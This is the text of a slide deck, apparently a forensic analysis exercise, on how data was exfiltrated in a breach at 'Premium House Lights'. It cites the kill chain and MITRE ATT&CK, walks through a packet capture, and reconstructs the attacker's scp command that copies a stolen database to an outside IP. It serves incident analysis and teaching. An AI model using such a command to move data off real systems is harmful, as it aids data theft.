

Premium House Lights Inc.

DATA BREACH

Action On Objectives - Data Exfiltration



Prepared By: Prinson D'silva




Agenda

- 1.Actions on Objectives
- 2.Data Exfiltration
- 3.What is SCP?
- 4.Using SCP for Data Exfiltration - PHL
- 5.Mitigation Strategies




Actions on Objectives

With hands-on keyboard access, attackers accomplish their mission's goals.



Data Exfiltration



Retrieved from: The Cyber Kill Chain® (By Lockheed Martin)

Data Exfiltration

Attacker may steal data by exfiltrating it over an existing command and control channel. Stolen data is encoded into the normal communications channel using the same protocol as command and control communications. (William Cain, April 2023)

Cost to Company

- Disrupted Operations
- Compromised Sensitive Customer Data
- Breach of Data Protection & Privacy Protocols
- Loss of Customer Trust
- Subsequent data attacks

Exfiltration	
9 techniques	
II	Automated Exfiltration (1)
Data Transfer Size Limits	
II	Exfiltration Over Alternative Protocol (3)
Exfiltration Over C2 Channel	
II	Exfiltration Over Other Network Medium (1)
II	Exfiltration Over Physical Medium (1)
II	Exfiltration Over Web Service (4)
Scheduled Transfer	
Transfer Data to Cloud Account	

MITRE ATT&CK (2023)

What is SCP (Secure Copy Protocol)?



Secure Copy Protocol (SCP) is a method for transferring files between computers securely. It uses Secure Shell (SSH) to authenticate and encrypt data in transit. SCP can be used to move files between a local host and a remote host, or between two remote hosts. (IONOS, 2025)



SCP Client



Encrypted Tunnel



SCP Server

PHL - Using SCP for Data Exfiltration

ip.dst == 178.62.228.28 && tcp.port == 22									
No.	Time	Source	Src prt	Destination	Dsr prt	Protocol	Length	Info	
2300	2022-02-19 22:02:26.405667	147.182.157.9	51158	178.62.228.28	22	TCP	76	51158 → 22	[SYN] Seq=0 Win=6424
2302	2022-02-19 22:02:26.497934	147.182.157.9	51158	178.62.228.28	22	TCP	68	51158 → 22	[ACK] Seq=1 Ack=1 Wi
2303	2022-02-19 22:02:26.498348	147.182.157.9	51158	178.62.228.28	22	SSHv2	109	Client: Protocol (SSH-2.0-OpenS	
2306	2022-02-19 22:02:26.596335	147.182.157.9	51158	178.62.228.28	22	TCP	68	51158 → 22	[ACK] Seq=42 Ack=42
2307	2022-02-19 22:02:26.596723	147.182.157.9	51158	178.62.228.28	22	SSHv2	1580	Client: Key Exchange Init	
2309	2022-02-19 22:02:26.686018	147.182.157.9	51158	178.62.228.28	22	TCP	68	51158 → 22	[ACK] Seq=1554 Ack=1
2311	2022-02-19 22:02:26.689233	147.182.157.9	51158	178.62.228.28	22	SSHv2	116	Client: Elliptic Curve Diffie-H	
2314	2022-02-19 22:02:26.784323	147.182.157.9	51158	178.62.228.28	22	TCP	68	51158 → 22	[ACK] Seq=1602 Ack=1
2315	2022-02-19 22:02:26.787394	147.182.157.9	51158	178.62.228.28	22	SSHv2	84	Client: New Keys	
2317	2022-02-19 22:02:26.876983	147.182.157.9	51158	178.62.228.28	22	SSHv2	112	Client:	
2322	2022-02-19 22:02:26.966774	147.182.157.9	51158	178.62.228.28	22	SSHv2	136	Client:	
2329	2022-02-19 22:02:27.103553	147.182.157.9	51158	178.62.228.28	22	TCP	68	51158 → 22	[ACK] Seq=1730 Ack=1
2333	2022-02-19 22:02:29.026434	147.182.157.9	51158	178.62.228.28	22	SSHv2	216	Client:	
2337	2022-02-19 22:02:29.127824	147.182.157.9	51158	178.62.228.28	22	TCP	68	51158 → 22	[ACK] Seq=1878 Ack=1
2338	2022-02-19 22:02:29.127970	147.182.157.9	51158	178.62.228.28	22	SSHv2	180	Client:	
2341	2022-02-19 22:02:29.842092	147.182.157.9	51158	178.62.228.28	22	TCP	68	51158 → 22	[ACK] Seq=1990 Ack=2
2343	2022-02-19 22:02:29.931819	147.182.157.9	51158	178.62.228.28	22	TCP	68	51158 → 22	[ACK] Seq=1990 Ack=2
2344	2022-02-19 22:02:29.931956	147.182.157.9	51158	178.62.228.28	22	SSHv2	196	Client:	

Frame 2307: 1580 bytes on wire (12640 bits), 1580 bytes captured (12640 bits)
Linux cooked capture v1
Internet Protocol Version 4, Src: 147.182.157.9, Dst: 178.62.228.28
Transmission Control Protocol, Src Port: 51158, Dst Port: 22, Seq: 42, Ack: 42, Len: 1512
SSH Protocol
SSH Version 2 (encryption:chacha20-poly1305@openssh.com compression:none)
Packet Length: 1508
Padding Length: 10
Key Exchange (method:curve25519-sha256)
Message Code: Key Exchange Init (20)
Algorithms


0050 da ba ce 62 93 c7 4f bd
0060 72 76 65 32 35 35 31 39
0070 63 75 72 76 65 32 35 35
0080 36 40 6c 69 62 73 73 68
0090 68 2d 73 68 61 32 2d 6e
00a0 65 63 64 68 2d 73 68 61
00b0 38 34 2c 65 63 64 68 2d
00c0 74 70 35 32 31 2c 64 69
00d0 6c 6d 61 6e 2d 67 72 6f
00e0 6e 67 65 2d 73 68 61 32
00f0 65 2d 68 65 6c 6c 6d 61

- The attacker stored compromised data to a database format file called “phl.db”.
- The attacker exfiltrated phl.db via scp using the following script.
- The data is transferred to the attackers system (IP 178.62.228.28) in an encrypted format.

```
19/02/22 22:02:26 scp phl.db fierce@178.62.228.28:/tmp/phl.db
```

phl_database_shell.txt

phl_database.pcap - Data exfiltration using SCP (Captured using Wireshark)



Mitigation Strategies



**Monitoring and
Logging**



Access Control



Network Security



**Data Loss
Prevention (DLP)**

References

- Lockheed Martin (2015) - *GAINING THE ADVANTAGE: Applying Cyber Kill Chain® Methodology to Network Defense*. Retrieved from https://www.lockheedmartin.com/content/dam/lockheed-martin/rms/documents/cyber/Gaining_the_Advantage_Cyber_Kill_Chain.pdf
- IBM (Retrieved March 2025) - *What is data exfiltration?*. Retrieved from <https://www.ibm.com/think/topics/data-exfiltration>
- MITRE ATT&CK (July 2019) - *Tactics > Enterprise > Exfiltration (TA0010)*. Retrieved from <https://attack.mitre.org/tactics/TA0010/>
- William Cain (April 2023) - *Exfiltration Over C2 Channel (T1041)*. MITRE ATT&CK. Retrieved from <https://attack.mitre.org/techniques/T1041/>
- IONOS (August 2020) - *SCP (Secure Copy Protocol): What is SCP?*. Retrieved from <https://www.ionos.ca/digitalguide/server/know-how/scp-secure-copy/>
- OpenSSH (September 2024) - Retrieved from <https://www.openssh.com/>
- Rajkumar (February 2025) - *What is SCP (Secure Copy Protocol)*. Software Testing Material. Retrieved from <https://www.softwaretestingmaterial.com/secure-copy-protocol/>

THANK YOU

